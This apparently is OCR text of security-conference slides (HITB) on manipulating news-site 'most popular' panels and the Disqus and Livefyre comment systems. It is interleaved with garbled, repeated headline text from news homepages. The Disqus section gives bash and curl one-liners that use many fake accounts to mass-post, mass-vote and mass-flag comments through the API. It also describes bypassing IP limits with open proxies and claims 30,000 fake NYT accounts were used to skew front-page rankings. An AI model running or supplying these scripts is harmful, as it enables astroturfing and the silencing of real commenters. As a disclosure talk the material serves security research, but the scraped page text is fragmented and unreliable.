- Pakistan taught 'befitting lesson', says Modi after decline in firing
- Hudhud intensifies; Odisha, Andhra brace for impact
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- Kailash Satyarthi's crusade to save childhood continues; 60 mn still need him

more »

Download Central

The Replacements and their album, Let It Be, has influenced many indie bands that followed

4th ODI WI in IND

India

West Indies

October 17, 2014, 14:30 (IST)

Other Fixtures

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Mohammed Shami a vital cog in MS Dhoni's plans

Can we influence this panel?

Get articles on it or keep articles off it?

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AFRICA'S BEST READ

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Megachurches: The hidden pillar of Nigeria's economy

AFRICA | TIM COCKS

Exactly how much of Nigeria's $510bn GDP megachurches make up is difficult to assess, since they are, like the oil sector, largely opaque entities.

comments (0)

- TB Joshua's church: Built, like others, on shifting sands
- ANCYL to block TB Joshua from entering SA
- Press pause on prophet TB Joshua's power

Obituary: The warmth and laughter of Chris van Wyk

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3. Megachurches: The hidden pillar of Nigeria's economy
4. Union demands Telkom retract retrenchment letters to staff


LATEST NEWS

Why is Ebola being treated as an 'African disease?'

AFRICA | REUTERS

The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

comments (2)



Panel features recent articles with the most page views

Page views we can control!

The forgotten battlefields

Zuma could testify before Nkandla disciplinary

NATIONAL | SAPA

The PSA has not ruled out the possibility of President Jacob Zuma being called to testify during the public works departmental hearings.

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No timeline for return of Nigerian church collapse bodies

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
1. Kong withdraws riot police
2. mbabwe, preaching is politics
3. art of twar: Malema vs Mbalula
4. swana's clean image hides the dirt

The class issue



Hong Kong withdraws riot police

In Zimbabwe, preaching is politics

The art of twar: Malema vs Mbalula

Botswana's clean image hides the dirt

THE WALL STREET JOURNAL.

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The U.S. credit-card industry has found its sweet spot: a combination of moderate economic growth, low interest rates and consumers who have struck a balance between spending more and paying their bills on time. 23 min ago

Retailers See Winds Filling Holiday Sales

Ahead of the Tape: The National Retail Federation is expecting a 4.1% rise in holiday sales overall. With pump prices near three-year lows, more dollars should find their way to the mall.

Irish Tax Loophole Could Close

Ireland is expected on Tuesday to unveil changes to its tax code that could eventually close a well known corporate-tax loophole, the Double Irish.

OPEC Members' Rift Deepens

A rift between OPEC members deepened over the weekend, as rival producers in the cartel moved in sharply different directions amid recently falling oil prices.

- Banks Back Crisis Plan
- U.K. Government Launches Sale of Eurostar Stake
- Fed's Tarullo Concerned About U.S. Productivity
- 'Gone Girl' Leads Box Office Again
- Asia Makes a Move in Gold Trading
- Hyundai Land Deal: Short on Oversight
- CVC to Start Taking Share Orders for

Judges Step Up Electioneering

Out-of-state groups are pouring money into judicial elections, upsetting genteel traditions under which judges in some states faced little opposition and avoided the ethically tricky process of stumping for votes.

World ›

In Hong Kong, Both Sides Dig In

Protest leaders and authorities dug in over the weekend, as Hong Kong's pro-democracy demonstration looked to start a third week with increasingly pointed rhetoric and key roads still blocked.

- China, U.S. Standoff Deepens Over Protests
- Bolivian Leader Poised for Third Term
- Silva Endorses Former Rival for Brazilian Presidency
- Moscow, Kiev Take Steps to Ease Tensions

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Laila Blunt
@LailaBlunt

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View summary

approval for their capital plans six more months to revise their submissions.

Valeant CEO: Allergan Holders Support Vote on Takeover Offer

Valeant Pharmaceuticals CEO Michael Pearson said the company is nearing its goal of rounding up enough support from Allergan shareholders to secure a vote on its $53 billion hostile bid. 8:17 PM

Hachette Near Deal to Buy Perseus Books Group

Hachette Book Group is near a deal to buy one of the biggest independent U.S. publishers, Perseus Books Group, beefing up its market share even as it is enmeshed in a bitter dispute with Amazon.com, said people familiar with the situation.

- GoPro Readies a Rare Gadget IPO
- Sequential Brands Nears Pact for Galaxy
- TARP Watchdog Monitors Credit Suisse
- Big Investors Missed Stock Rally
- Ex-Im Bank Officials Face Probe
- AT&T, DirecTV Tout Deal to Congress
- Consumer Confidence at Six-Year High

Coulson Guilty, Brooks Cleared in Tabloid Trial

Two former senior News Corp editors met sharply different fates in the long-running phone-hacking case, as the jury cleared Rebekah Brooks of all charges but found Andy Coulson guilty of illegally intercepting voice-mail messages.

- Prosecutors Have Little to Show
- Cameron Issues Apology
- Graphic: Verdicts in the Trial

- At Least 90 More Kidnapped in Nigeria

Top Picks

LeBron James to Opt Out of Heat Deal

Under Ousted CEO, Target Lost Its Way

Food Makers' Secret Ingredient: Less Salt

Popular Now

What's This?

1. Why Bad Posture at Work Is Bad for Health
2. Social Media Fail to Live Up to Early Marketing Hype
3. The Gluten-Free Craze: Is It Healthy?
4. The Surprising Findings on Two-Year Degrees
5. How to Stay Strong as You Age
6. Washington Plan to Tax Yoga Leads to Political Posturing
7. LeBron James to Opt Out of Heat Deal
8. How Smart Is Your Crock-Pot?
9. Syrian Warplanes Strike in Western Iraq, Killing at Least...
10. Opinion: Fouad Ajami, Great American

up to $9 billion on BNP
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as J. Butler, head of the
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recall, leaving
auto makers in an

- Broad Payout
- are Gadget IPO
- l the Heat
- me on Capital Plans
- gan Holders Support
  er
- hes Tata Motors to
  S.
- t Deal to Congress

[image]

Deep Germany Ready to Break U.S. Hearts

[image]

For the millions of Americans who have gotten swept onto the U.S. soccer bandwagon, be warned before this critical third game of the 2014 World Cup—Germany is the international soccer version of a bucket of cold water.

WSJ.D

Google Readies TV Set-Top Box

[image]

Google is to unveil a new television set-top box on Wednesday as it races Amazon.com, Apple and others to control digital content in the home.

- **Video:** Preview of Google I/O Conference
- **Live Broadcast Via Google Glass**
- **'Play' Has Much in Store**

Review: Stern on the Galaxy Tab S

Great White Shark Population Surges

France Approves GE's Bid for Alstom, and More

How to Deal With the Office Oversharer

Popular Now

What's This?

1. **Opinion: Fouad Ajami, Great American**
2. **U.S. Set to Export First Oil Since '70s**
3. **Social Media Fail to Live Up to Early Marketing Hype**
4. **Google Readies TV Set-Top Box**
5. **The Gluten-Free Craze: Is It Healthy?**

Show 5 More

The New York Times

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Suicide Attacks and Bombings Leave More Than 60 Dead in Iraq

I.M.F. Warns of Global Financial Risk

Barack

to coexist with cacophony, the incentives outweigh the inconveniences.

5 Comments

- Search for Homes for Sale or Rent
- Sell Your Home

Dameron, the editor in chief of Dwell, but no one in her home goes around screaming, 'Don't touch.'

U.S. »

Nurse Who Treated Ebola Victim in Texas Tests Positive for the Virus

Ebola Victim's Family Blames Hospital and State

As U.S. Steps Up Fight, J.F.K. Begins Screening Passengers for Ebola

Technology »

Campaigns Find Ad Space Finite, Even on the Web

Bits Blog: Amazon and Its Missing Books

Power Up: Inside League of Legends, E-Sports's Main Event

Arts »

Music Review: BomPlenazo Artists Collective at Hostos Community College

'Gone Girl' Shakes Off Box Office Cobwebs

Dance Review: Lucinda Childs and Alvin Ailey Troupe at Fall for Dance

Politics »

Obama's Top Military Adviser Warns of Possible ISIS Attacks in Baghdad

Campaigns Find Ad Space Finite, Even on the Web

Transcripts Kept Secret for 60 Years Bolster Defense of Oppenheimer's Loyalty

Sports »

Broncos 31, Jets 17: Encouraging Showing by Jets Still Ends in Loss to Broncos

Travis Ishikawa Sparks San Francisco Giants and Revives Sagging Career

Giants 3, Cardinals 0: Giants Torment Adam Wainwright as Cardinals Struggle to Hit in Opener

Movies »

'Gone Girl' Shakes Off Box Office Cobwebs

In 'Birdman,' Michael Keaton Confronts the Nature of Fame

Justin Simien Goes Mainstream With 'Dear White People'

N.Y. / Region »

Cancellation of High School Football Season Leads Sayreville to Ask What Happens Next

7th Sayreville Football Player Surrenders in a New Jersey Hazing Case

To Become a Doctor

Obituaries »

Carolyn Kizer, Pulitzer-Winning Poet, Dies at 89

Ray K. Metzker, Art Photographer, Dies at 83

Siegfried Lenz, Novelist of Germany's Past, Dies at 88

Theater »

Theater Review: 'Marjorie Prime,' a Tender Comedy Starring Lois Smith


'The Fortress of Solitude' Arrives as a Musical

Dead Centre of Dublin Brings 'Lippy' to New York

Science »


Breakthrough

Travel »



New Zealand for

Television »



The Week Ahead |

MOST EMAILED | MOST VIEWED

1. Is E-Reading to Your Toddler Story Time, or Simply Screen Time?

2. OPINION
Can Celiac Disease Affect the Brain?

3. No Smoke, No Mirrors: The Dutch Pension Plan

4. Heavier Babies Do Better in School

5. What Happens When Second Graders Are Treated to a Seven-Course, $220 Tasting Meal

6. At Forlorn Urban Churches, Mass Gets Crowded in a Flash

7. Before the Advice, Check Out the Adviser

8. A Promising Pill, Not So Hard to Swallow

9. MAUREEN DOWD
Lady Psychopaths Welcome

10. NICHOLAS KRISTOF

but we need an account on the site to share the article

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At the time of writing, we have at least 30 000 accounts

** NYT Admins - Sorry!

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15. OP-ED CONTRIBUTOR

An Adirondack Wilderness Imperiled

By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

Go to Article | Email

16. **Making Quinoa and Rice Bowls**

Jenny Woodward

Melissa Clark assembles a hearty meal with quinoa, kale, kimchi, egg and a simple dressing.

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17. YOUR MONEY

Beware of Shifting Options Within Medicare Plans

By TARA SIEGEL BERNARD

Open enrollment for Medicare starts Oct. 15, and offers older Americans a dizzying array of health care options.

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18. MUSIC REVIEW

Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

The Berlin Philharmonic's performance of "St. Matthew Passion" at the Park Avenue Armory, conducted by Simon Rattle, showed why Bach chose other ways besides opera to tell stories through music.

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

19. **A Twist Adds Complexity to a Pasta Dish**

By MARK BITTMAN

Mark Bittman's take on a great pasta dish for the fall, pasta alla Norma.

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20. Restaurant Cocktails That Aim Too High

By PETE WELLS

New restaurants in New York City are offering cocktail lists that are becoming more creative, and not in a good way.

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

a sugary cereal.

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13. **In the U.S., a Turning Point in the Flow of Oil**
By CLIFFORD KRAUSS

Thanks to new techniques, an oil bounty is likely to make the United States a major exporter of oil again. Not everyone is cheering.

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14. **Cave Paintings in Indonesia May Be Among the Oldest Known**
By JOHN NOBLE WILFORD

The paintings of hands and animals in seven limestone caves on Sulawesi had previously been dismissed as no more than 10,000 years old.

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15. RESTAURANT REVIEW | HUERTAS
A Serendipitous Trip to Spain
By PETE WELLS

Huertas, a garlic-infused ode to the Basque Country, beckons in the East Village.

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

16. OP-ED | THOMAS B. EDSALL
The State-by-State Revival of the Right
By THOMAS B. EDSALL

The conservative revolution has been thriving outside of Washington. What does that mean for the future of the Republican Party?

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17. OP-ED CONTRIBUTOR
An Adirondack Wilderness Imperiled
By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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



19. YOUR MONEY

NYT spends millions on their news gathering apparatus

NYT spends millions on their news gathering apparatus



NYT spends millions on their news gathering apparatus

Cost to register 30k accounts:	$ 0.12

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Cost to register 30k accounts:	$ 0.12
Cost to share 30k stories:	$ 0.18

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Trivially manipulate the NYT front page:	Priceless

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




mail lists	
online polls	
twitter	
reddit	
news sites	
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



mail lists	
online polls	
twitter	
reddit	
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




mail lists	
online polls	
twitter	
reddit	
news sites	
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





mail lists	
online polls	
twitter	
reddit	
news sites	
comment systems	

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In Brief

- Disqus let's you drop a few lines of .js in your page which magically gives you an entire commenting system.
- Comments can be voted up/down which affects order.
- User profiles are visible across sites and your comments are gathered in your Disqus profile page.
- Admins get a nifty interface to moderate and maintain their comment threads.

Used by Wordpress blogs,
Tumblrs, soccer mom forums

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and CNN, Al Jazeera, Bloomberg,
The Next Web, NPR, The Atlantic,
IGN, The Daily Telegraph etc

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They don’t control the full message

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HITB

```
abbot:disqus marco$
```

HITB

```
abbot:disqus marco$
```

- Login: left as an exercise for the reader

- Mass post:

export thread="threadid";export msg="mymessage"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \”thread=${thread}&message=${msg}&api_key=${API_KEY} \” http://disqus.com/api/3.0/posts/create.json”;done;)|parallel

- Mass vote:

export post="postid";export vote="1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \”post=${post}&vote=${vote}&api_key=${API_KEY}\” http://disqus.com/api/3.0/posts/vote.json”;done;)|parallel

- Mass downvote:

export post="postid";export vote="-1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \”post=${post}&vote=${vote}&api_key=${API_KEY}\” http://disqus.com/api/3.0/posts/vote.json";done;)|parallel

- Bonus: Flag posts to temporarily make them disappear

export post="postid"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"${i}.cookies\" -d \”post=${post}&api_key=${API_KEY}\” http://disqus.com/api/3.0/posts/report.json";done;)|parallel

HITB

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abbot:disqus marco$
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HITB

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abbot:disqus marco$
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Pretty much complete control of Disqus forums (with 1 line of bash script)

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Wut?

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- User registration isn’t IP-limited that we’ve encountered
- Email verification isn’t a requirement
- Guest voting _is_ IP-limited
  - Open proxy lists bypass this trivially

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ALL OF THE SAME ATTACKS

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
Ainsley Earhardt test drives a Ferrari

Ferrari goes from zero to sixty



Teens who ran away from home to join ISIS want to come home

PSObama

423 people listening

+ Follow

Share

Post comment

Newest | Oldest | Hot Threads

PSObama just now

Thanks Obama! Edit (in 6 minutes)

Delete Share Like Reply

boiseboy12 11 minutes ago

I recommend you read Jeremy Rifkins book "The Third Industrial Revolution" about how the Europeans are addressing their energy needs, and how it is producing not just power, but a lateral society.

IBM has created a computer system that coordinates individually

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Flag as spam 4/5 times to remove

(try it yourself on fox news :)

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livefyre: one more thing..

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
"There might still be some adjustments to my schedule moving forward. I definitely need to play well for that to happen. If I don't play well, I guess I can also play everything," he said.

Federer could reach No. 2 with a good performance in Shanghai.

Before commenting, please read our Posting Guidelines.



Newest | Oldest | Top Comments

Dan Last 1 hour ago

I pretty much doubt that he will skip basel or paris if he does well in Shanghai and could gain points on Novak. If he has a chance to end year end No. 1 he will play as much as he can.

This would be his ultimate achievement, to get back that year end No 1 and he is close, considering that Novak may take some time off due to his private situation.


If Novak wins Shanghai he probably will end up No 1 as his lead over Fed would be at least 2,000 pts with only about 3,000 pts up for grap for the rest of the season.

Rafa pretty much has no more chance to end as year end No 1. He would have to win everything and hope Novak does not bag more than 1000 points in the 4 events. Given Nadal's injury, form and also past history at indoor events I just don't see that. He never won London but would have to win all 5 matches at London to get the 1,500 pts needed.

Expand

TENNIS.com @Tennis 7h

